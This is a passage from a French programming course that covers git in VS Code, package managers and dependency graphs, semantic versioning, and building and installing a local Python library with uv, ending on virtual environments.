
Tout ce que ce chapitre a fait au terminal, l'éditeur le montre dans un panneau, et c'est le dernier des encarts annoncés dans la page des environnements. Ouvrez le dossier `mon_premier_depot` dans VS Code, modifiez `toto.txt`, et regardez l'icône de la barre d'activité qui ressemble à un graphe à trois noeuds : c'est la vue de contrôle de source, et elle porte déjà un badge, le nombre de fichiers modifiés. Elle liste, sous « Changes », ce que `git status` listait. Un clic sur le fichier ouvre l'éditeur de différences, la ligne ajoutée en vert, les lignes retirées en rouge, côte à côte ou l'une sous l'autre selon le réglage, ce que `git diff` affichait en texte. Le « + » à côté du fichier est `git add`, et le fichier passe sous « Staged Changes », l'index de ce chapitre, avec ce raffinement que l'on peut indexer une partie seulement des lignes d'un fichier, depuis la vue de différences. La boîte de texte en haut reçoit le message, le bouton « Commit » fait `git commit`, et rien d'autre : retournez au terminal, `git log` montre le commit, avec le même identifiant, parce que c'est le même dépôt et la même commande, habillée.



Les quatre objets de ce chapitre ont aussi leur vue, et elle est déjà dans l'image ci-dessus. Sous la liste des changements, le « Source Control Graph » dessine l'historique, un noeud par commit, une étiquette par branche, `main` et `v2`, et le merge qui les réunit, exactement le dessin qu'on a fait à la main plus haut, mais tiré du dépôt lui-même. Dans l'explorateur de fichiers, le panneau « Timeline » d'un fichier donne la liste des commits qui l'ont touché, ce que `git log -- toto.txt` donnait. Et la branche courante est écrite en permanence en bas à gauche, dans la barre d'état : un clic dessus ouvre la liste des branches, pour en changer ou en créer une, ce que `git switch` faisait.

Reste le conflit, celui de `toto.txt` entre `main` et `v2`, que ce chapitre a résolu en éditant les marqueurs à la main. Provoquez-en un nouveau du même genre, une branche où l'on change la première ligne, la même ligne changée autrement sur `main`, puis le merge, depuis l'éditeur ou au terminal, peu importe, et ouvrez `toto.txt` : les marqueurs `<<<<<<<`, `=======` et `>>>>>>>` sont là, colorés, et au-dessus de chaque conflit, quatre petits liens proposent de garder la version courante, la version entrante, les deux, ou de les comparer. Pour un conflit plus long, le bouton « Resolve in Merge Editor » ouvre l'**éditeur de fusion à trois volets**, les deux versions en haut, le résultat en bas, que la documentation de VS Code décrit comme « une vue côte à côte des changements et du résultat de la fusion ». Une fois le fichier réparé, il repasse par « + » et « Commit », comme n'importe quel

changement, parce qu'un merge réussi n'est qu'un commit de plus, celui à deux parents que ce chapitre a montré.



Deux extensions prolongent ce panneau, et vous les croiserez au module 4. GitLens ajoute à chaque ligne le commit qui l'a écrite, son auteur et sa date, ce que `git blame` fait au terminal. Et l'extension GitHub Pull Requests permet, dit sa documentation, « de créer, réviser et fusionner des pull requests » sans quitter l'éditeur, ce qui est l'endroit où git cesse d'être l'outil d'un seul programmeur et devient celui d'une équipe.

Conclusion

Dans ce chapitre, nous avons exploré les fondements de git : son modèle de données reposant sur quatre types d'objets (blobs, trees, commits et tags), le rôle central du hachage pour garantir l'intégrité de chaque élément, et les mécanismes de branches et de merge qui permettent de gérer des lignes de développement parallèles. Ces concepts forment le socle sur lequel repose l'utilisation quotidienne de git. Nous avons volontairement travaillé ici dans un contexte local, avec un seul développeur. Dans le module 4, nous verrons comment git prend toute sa dimension lorsqu'il est

utilisé avec GitHub, dans un contexte de collaboration en équipe.

La gestion des dépendances

Dès qu'un programme devient un peu plus complexe, deux phénomènes interviennent habituellement :

1. Le programme doit être décomposé en plusieurs modules
2. Certaines fonctionnalités du programme, pouvant être accomplies par des programmes (ou des bibliothèques) externes, doivent être détachées en des composantes ou des bibliothèques distinctes, qu'il est possible de réutiliser (c'est un peu le principe DRY que nous avons vu, appliqué dans le sens plus large d'un écosystème logiciel)

Dans le cas (2), on nomme parfois les bibliothèques externes des "dépendances", ou des "paquets" (packages en anglais, plus communément).

Dans les débuts de l'ingénierie logicielle, ces dépendances étaient gérées à la main, en copiant et échangeant des fichiers.


Avec l'apparition de Linux au début des années 90, une innovation importante allait vite apparaître : les gestionnaires de paquets. Des exemples fameux sont APT pour les distributions Debian et Ubuntu de Linux, et RPM pour d'autres distributions comme Red Hat, Fedora, etc.

Ces paquets sont en général des programmes et des bibliothèques qui sont compatibles avec une version particulière de Linux et des sous-systèmes qui sont présents dans une distribution particulière. Par exemple si on utilise Ubuntu 24.04, une version particulière d'une distribution particulière de Linux basée sur Debian, le gestionnaire de paquets `apt` ne permettra que d'installer des programmes compatibles avec Ubuntu 24.04. Un aspect important des systèmes de gestion de ce genre est que les dépendances ne sont pas des objets atomiques et isolées : en général une dépendance est liée à une autre, ce qui forme un graphe de dépendances, qu'on dit transitives, ou récursives (si `X` dépend de `Y` qui dépend de `Z`, alors `X` dépend de `Z`, de manière transitive). Donc non seulement la compatibilité des versions est gérée au niveau du système global, mais aussi entre les paquets (programmes ou bibliothèques, entre eux). Si par exemple l'installation de la version 7 de LibreOffice nécessite une version particulière de Java, le gestionnaire de paquets gérera les dépendances intelligemment, et automatiquement.

Par exemple on peut voir le graphe de dépendances du paquet `sl` sur Ubuntu Linux, en utilisant l'utilitaire `apt-rdepends` :

```
$ apt-rdepends sl
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sl
```

```
  Depends: libc6 (>= 2.2.5)
  Depends: libncurses6 (>= 6)
  Depends: libtinfo6 (>= 6)
libc6
  Depends: libgcc-s1
libgcc-s1
  Depends: gcc-14-base (= 14.2.0-4ubuntu2~24.04)
  Depends: libc6 (>= 2.35)
gcc-14-base
libncurses6
  Depends: libc6 (>= 2.34)
  Depends: libtinfo6 (= 6.4+20240113-1ubuntu2)
libtinfo6
  Depends: libc6 (>= 2.34)
```



Le versionnage sémantique (SemVer)

Au fil du temps et de l'évolution de la culture du développement logiciel, le versionnage dit *sémantique* (SemVer) s'est imposé en tant que convention pour numéroter les versions d'un logiciel, que ce soit un programme ou une bibliothèque.




Bien que l'interprétation ne soit pas toujours identique, en général on s'accorde pour dire que la composante "majeure" du numéro de version correspond à un changement important, qui "brise" la compatibilité avec les versions précédentes (s'il y en a). S'il s'agit d'une bibliothèque logicielle par exemple, la mise à jour demandera probablement un travail assez important, non-trivial.

Le deuxième nombre, la version mineure, indique l'ajout de nouvelles fonctionnalités qui demeurent compatibles avec l'existant. Le logiciel s'enrichit, mais sans obliger les utilisateurs à modifier leur code. Enfin, le troisième nombre, appelé correctif ou patch, correspond à des réparations internes : corrections de bugs, améliorations de performance ou failles de sécurité qui ne modifient pas l'interface offerte aux autres programmes.

Grâce à cette structure simple, un numéro de version devient une véritable promesse. Il permet aux équipes de décider automatiquement quelles mises à jour peuvent être installées sans risque et lesquelles exigent une attention particulière. Les gestionnaires de dépendances modernes s'appuient largement sur cette logique pour éviter les surprises. Sans une convention partagée, une nouvelle version pourrait tout aussi bien contenir une amélioration bénigne qu'un changement radical rendant l'application inutilisable.

Adopter SemVer revient donc à instaurer une relation de confiance entre les mainteneurs d'un logiciel et celles et ceux qui l'intègrent dans leurs propres projets. Le numéro n'est plus simplement un identifiant : il devient une information sur la stabilité, la continuité et l'effort requis pour évoluer avec le produit.



Il est à noter que bien que SemVer soit le schéma le plus répandu, il en existe d'autres : Ubuntu par exemple utilise des numéros de version qui correspondent à l'année et au mois de livraison d'une certaine version.

Il y a aussi une notion assez populaire, qui consiste à considérer qu'un logiciel ou une bibliothèque ne peut pas être considérée *stable* tant qu'elle n'a pas atteint au moins la version `1.0.0`. Certains projets restent d'ailleurs indéfiniment dans un schéma de versions `0.x.y`, afin d'échapper à une certaine pression sociale, et ainsi pouvoir conserver une certaine liberté créative et d'action.

Il est à noter que pour les langages de programmation (qui sont à la fois des programmes et des bibliothèques), la question du numéro de version est particulièrement cruciale et parfois même controversée. Un cas fameux est la transition de la version 2 du langage Python, à la version 3, qui était prévue devoir être relativement simple et rapide, mais qui a pris au moins 10 ans à intervenir, étant donné toute la complexité technique et sociale que cette transition a entraînée. En fait il est très probable que Python ne passe jamais à la version 4, étant donné son historique et sa position centrale dans de nombreux écosystèmes technologiques (web, IA, calcul scientifique, etc).

La notion de numéro de version est tellement importante et omniprésente qu'elle a de l'influence à l'extérieur de la sphère du développement logiciel. On parlera ainsi de la Playstation 5, de la Mazda 3, etc. Même des choses qui pourraient à priori ressembler à du logiciel, comme le Web 2.0 et le Web3, n'en sont pas vraiment, ils sont plus des "évolutions culturelles et technologiques".

Le gestionnaire uv pour Python

Pour explorer concrètement ces idées, nous allons utiliser le gestionnaire de bibliothèques `uv`, pour Python. `uv` est un outil très intéressant, car il est apparu relativement tard dans l'histoire de Python

(en 2024), à la suite d'une longue lignée d'outils du même genre : `pipenv`, `poetry`, etc. Ces outils ne doivent pas être confondus avec `pip`, qui est l'outil de base dans la distribution Python, qui est moins puissant que les gestionnaires de dépendances, dont il sera question ici. `uv` est apparu au bon moment, avec les bonnes caractéristiques : extrêmement rapide (il est écrit lui-même dans le langage Rust), avec une implémentation très complète et flexible des standards de l'écosystème de packaging pour Python, qui ont pris un long moment avant de maturer. Pendant de nombreuses années, la gestion du packaging en Python était considérée un sujet pénible et beaucoup de controverse existait. L'apparition de `uv` a introduit une certaine sérénité dans la culture de Python.

La bibliothèque `my-lib`

Nous allons tout d'abord créer, avec `uv`, une petite bibliothèque simple, qui n'offrira qu'une seule fonction :

```
$ uv init --lib my-lib
Initialized project `my-lib` at `.../uv-demo2/my-lib`
```

La structure initiale de notre nouveau projet de bibliothèque devrait ressembler à ceci :

```
my-lib/
├── pyproject.toml
├── src/
│   └── my_lib/
│       └── __init__.py
```

`uv` a créé la structure de notre bibliothèque, mais il n'a évidemment pas fourni le code qu'on veut y offrir, qu'il nous faut définir nous-même, dans le fichier `src/my_lib/secret.py` (qui doit être créé) :

```
def get_secret_number():
   return 42
```

Le projet ressemble donc maintenant à ceci :

```
my-lib/
├── pyproject.toml
├── src/
│   └── my_lib/
│       ├── __init__.py
│       └── secret.py      ← contient notre fonction get_secret_number
```

On peut tout d'abord tester notre bibliothèque avec cette commande :

```
$ cd my-lib
$ uv run python -c 'from my_lib.secret import get_secret_number; print(get_secret_number())'
42
```

On doit ensuite produire un artefact de type `wheel`, qui va contenir la totalité de notre bibliothèque, en un seul fichier `.whl` (qu'il sera possible d'installer dans un autre projet) :


```
$ cd my-lib
$ uv build --out-dir ../packages
Building source distribution (uv build backend)...
Building wheel from source distribution (uv build backend)...
```

```
Successfully built ../packages/my_lib-0.1.0.tar.gz
Successfully built ../packages/my_lib-0.1.0-py3-none-any.whl
```

Voici maintenant où nous en sommes :

```
$ tree
.
├── my-lib
│   ├── pyproject.toml
│   ├── README.md
│   ├── src
│   │   └── my_lib
│   │       ├── __init__.py
│   │       ├── __pycache__
│   │       │   ├── __init__.cpython-313.pyc
│   │       │   └── secret.cpython-313.pyc
│   │       ├── py.typed
│   │       └── secret.py
│   └── uv.lock
└── packages
    ├── my_lib-0.1.0-py3-none-any.whl
    └── my_lib-0.1.0.tar.gz

6 directories, 10 files
```



L'application `my-app` (qui utilise la bibliothèque `my-lib`)

Créons maintenant un nouveau projet avec `uv`, d'une application cette fois, que nous appellerons `my-app` :

```
$ cd ..  # on doit être au même niveau que my-lib
$ uv init my-app
Initialized project `my-app` at `.../uv-demo2/my-app`
```

Étant donné que `my-app` devra utiliser le code de la bibliothèque `my-lib`, nous voudrons y ajouter une dépendance vers notre bibliothèque `my-lib`. Mais tout d'abord, étant donné que ceci est un exercice d'apprentissage, nous devons modifier notre configuration quelque peu, en ajoutant le bloc `[tool.uv]` qui contient deux lignes supplémentaires, à notre fichier `my-app/pyproject.toml` :

```
[project]
name = "my-app"
version = "0.1.0"
description = "Add your description here"
readme = "README.md"
requires-python = ">=3.13"
dependencies = []

[tool.uv]
```

```
no-index = true
find-links = ["../packages"]
```

Ces deux lignes sont très importantes dans notre contexte :

1. `no-index` empêche `uv` d'aller chercher `my-lib` sur registre de paquets public PyPI, qui contient déjà apparemment une bibliothèque avec ce nom. Nous voulons que `uv` utilise notre version locale de `my-lib`, que nous avons sur notre propre disque
2. `find-links` indique le lieu où `uv` devra trouver les fichiers "wheels", qui sont des sortes de "zip" d'une bibliothèque entière, optimisée pour un système particulier

Une fois cette configuration effectuée, on peut ajouter notre dépendance avec `uv add` :

```
$ cd my-app
$ uv add my-lib
Using CPython 3.13.5
Creating virtual environment at: .venv
Resolved 2 packages in 26ms
Prepared 1 package in 4ms
Installed 1 package in 3ms
 + my-lib==0.1.0
```

On peut constater l'état du projet de notre application avec cette commande :

```
$ uv tree
Resolved 2 packages in 3ms
my-app v0.1.0
└── my-lib v0.1.0
```

La notion de registre de paquets (PyPI)

Nous avons brièvement mentionné ci-haut la notion de *registre de paquets*. Étant donné que nous voulions utiliser notre propre bibliothèque `my-lib`, et non celle qui se trouve en ligne, nous avons dû spécifier `no-index = true` dans la configuration `pyproject.toml` de notre projet. Que se serait-il passé, sans cette instruction particulière ? `uv` est configuré, par défaut, pour fonctionner avec le registre en ligne et officiel PyPI, qui est un endroit public où il est possible de télécharger et publier des paquets. Explorons cette notion en créant un nouveau projet avec `uv` :

```
$ cd ..  # on ne doit pas être dans le répertoire d'un projet existant
$ uv init my-venv
Initialized project `my-venv` at `/Users/cjauvin/gh/inf1410-teluq/content/docs/module3/gestion-
des-deps/uv-demo3/my-venv`
```

Ajoutons une dépendance vers la bibliothèque requests, qui permet de faire des requêtes HTTP (web) en python :

```
$ cd my-venv
$ uv add requests
Using CPython 3.13.5
Creating virtual environment at: .venv
Resolved 6 packages in 183ms
Installed 5 packages in 4ms
```

```
 + certifi==2026.1.4
 + charset-normalizer==3.4.4
 + idna==3.11
 + requests==2.32.5
 + urllib3==2.6.3
```

On constate trois choses :

1. `uv` a téléchargé automatiquement la bibliothèque `requests` de PyPI, sans que l'ait rien configuré
2. La bibliothèque `requests` elle-même nécessite quelques dépendances additionnelles (des dépendances transitives donc) : `certifi`, `charset-normalizer`, etc.
3. Apparemment un "environnement virtuel" a été créé, dans le répertoire `.venv` de notre projet

Qu'est-ce qu'un environnement virtuel donc ?

La notion d'environnement virtuel (virtual env, ou `venv`)

En fait une question reliée serait : qu'est-ce qu'un projet `uv`, au juste ? Quand j'ajoute une dépendance dans mon projet, quel est l'effet concret, et comment puis-le constater ? Voyons voir le contenu du répertoire du projet dans lequel nous venons d'installer une dépendance :

```
$ cd my-venv
$ ls -la
total 24
drwxr-xr-x@ 8 cjauvin  staff  256 Feb 16 17:13 ./
drwxr-xr-x@ 5 cjauvin  staff  160 Feb 16 17:14 ../
-rw-r--r--@ 1 cjauvin  staff    5 Feb 12 14:55 .python-version
drwxr-xr-x@ 8 cjauvin  staff  256 Feb 12 14:58 .venv/
-rw-r--r--@ 1 cjauvin  staff  358 Feb 16 17:12 pyproject.toml
-rw-r--r--@ 1 cjauvin  staff    0 Feb 12 14:55 README.md
drwxr-xr-x@ 3 cjauvin  staff   96 Feb 12 14:55 src/
-rw-r--r--@ 1 cjauvin  staff  254 Feb 16 17:13 uv.lock
```

On constate un répertoire particulier, appelé `.venv` : il s'agit d'un environnement virtuel (souvent appelé `venv`), un endroit particulier sur le disque qui contient :


1. Une version particulière de l'interpréteur Python (par exemple la version 3.13, dans cet exemple), ainsi qu'une série d'utilitaires reliés
2. Une série de paquets (packages) qui ont été installés dans le venv (dans le contexte de ce projet, un seul a été installé : `requests`)

Il est crucial de savoir et de comprendre que les paquets installés dans un venv particulier fonctionnent exclusivement dans le contexte de l'interpréteur python particulier, installé dans ce venv. On peut s'en convaincre avec cette commande :

```
$ ll .venv/lib/python3.13/site-packages/
total 24
-rw-r--r--@  1 cjauvin  staff    18B Feb 17 15:46 _virtualenv.pth
-rw-r--r--@  1 cjauvin  staff   4.2K Feb 17 15:46 _virtualenv.py
```

```
drwxr-xr-x@  7 cjauvin  staff   224B Feb 17 15:46 certifi/
drwxr-xr-x@  9 cjauvin  staff   288B Feb 17 15:46 certifi-2026.1.4.dist-info/
drwxr-xr-x@ 16 cjauvin  staff   512B Feb 17 15:46 charset_normalizer/
drwxr-xr-x@ 10 cjauvin  staff   320B Feb 17 15:46 charset_normalizer-3.4.4.dist-
info/
drwxr-xr-x@ 11 cjauvin  staff   352B Feb 17 15:46 idna/
drwxr-xr-x@  8 cjauvin  staff   256B Feb 17 15:46 idna-3.11.dist-info/
drwxr-xr-x@ 20 cjauvin  staff   640B Feb 17 15:46 requests/
drwxr-xr-x@  9 cjauvin  staff   288B Feb 17 15:46 requests-2.32.5.dist-info/
drwxr-xr-x@ 18 cjauvin  staff   576B Feb 17 15:46 urllib3/
drwxr-xr-x@  8 cjauvin  staff   256B Feb 17 15:46 urllib3-2.6.3.dist-info/
```

Ceci permet un mécanisme d'isolation, qui permet d'éviter les conflits et les problèmes de compatibilité entre les composantes. Par exemple, si un script de traitement de données utilise la version 1 de `numpy`, on peut le rouler dans un venv dont la version de `numpy` est gardée exclusivement à cette version. Si un autre script utilise la version 2, il peut rouler dans son propre venv. Il est en de même pour la version de l'interpréteur python utilisée, qui peut varier de venv en venv, elle aussi.



